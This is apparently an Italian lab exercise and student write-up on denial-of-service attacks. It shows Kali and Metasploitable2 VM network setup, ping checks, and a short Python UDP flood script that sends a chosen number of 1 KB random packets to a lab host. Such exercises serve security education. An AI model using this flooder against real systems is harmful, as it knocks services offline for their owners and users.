

Esercizio del Giorno (potete aiutarvi con ChatGPT)

Argomento: Attacchi DoS (Denial of Service) - Simulazione di un UDP Flood

Introduzione:


Gli attacchi di tipo DoS, mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causano significativi impatti sul business delle aziende.

Obiettivo dell'Esercizio:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto sulla porta UDP casuale.

Requisiti del Programma:

1. Input dell'IP Target:
 - a. Il programma deve richiedere all'utente di inserire l'IP della macchina target.
2. Input della Porta Target:
 - a. Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
3. Costruzione del Pacchetto:
 - a. La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
 - b. Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.
4. Numero di Pacchetti da Inviare:
 - a. Il programma deve richiedere all'utente quanti pacchetti da 1 KB inviare.



```
kali-linux-2026.1-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
1  2  3  4
kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
   link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff

(kali@kali)-[~]
$ sudo ifconfig eth0 192.168.1.100 netmask 255.255.255.0 up
[sudo] password for kali:

(kali@kali)-[~]
$ sudo route add default gw 192.168.1.1

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.100/24 brd 192.168.1.255 scope global eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::a00:27ff:fe8a:35d2/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7c:96:72
          inet6 addr: fe80::a00:27ff:fe7c:9672/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2520 (2.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29705 (29.0 KB)  TX bytes:29705 (29.0 KB)

msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.150 netmask 255.255.255.
0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo route add default gw 192.168.1.1 eth0
msfadmin@metasploitable:~$ _
```

```
(kali㉿kali)-[~]
$ ping 192.168.1.150
PING 192.168.1.150 (192.168.1.150) 56(84) bytes of data.
64 bytes from 192.168.1.150: icmp_seq=1 ttl=64 time=2.11 ms
64 bytes from 192.168.1.150: icmp_seq=2 ttl=64 time=0.949 ms
64 bytes from 192.168.1.150: icmp_seq=3 ttl=64 time=1.57 ms
64 bytes from 192.168.1.150: icmp_seq=4 ttl=64 time=0.913 ms
^C
— 192.168.1.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3036ms
rtt min/avg/max/mdev = 0.913/1.386/2.114/0.494 ms
```

```
--- 192.168.1.100 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4000ms
rtt min/avg/max/mdev = 2.038/790.583/2051.938/839.948 ms, pipe 3
msfadmin@metasploitable:~$ ping 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=1.75 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=1.37 ms
64 bytes from 192.168.1.100: icmp_seq=4 ttl=64 time=1.51 ms
64 bytes from 192.168.1.100: icmp_seq=5 ttl=64 time=1.09 ms
64 bytes from 192.168.1.100: icmp_seq=6 ttl=64 time=1.02 ms

--- 192.168.1.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5004ms
rtt min/avg/max/mdev = 1.021/1.350/1.755/0.251 ms
```

```
GNU nano 9.0 dos.php
import socket
import os

# Configurazione del socket per IPv4 e protocollo UDP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

target_ip = "192.168.1.150"
target_port = 80

# Generazione di un carico utile (payload) di test controllato
payload_size = 1024 # 1 KB
data = os.urandom(payload_size) # Generazione di byte pseudocasuali sicuri

try:
    # Invio di un singolo pacchetto diagnostico
    n = int(input("Quanti pacchetti vuoi inviare? "));
    for i in range(n):
        sock.sendto(data, (target_ip, target_port))
        print(f"Pacchetto diagnostico inviato a {target_ip}:{target_port}")
except Exception as e:
    print(f"Errore di rete: {e}")
finally:
    sock.close()
```

LOOP INFINITO

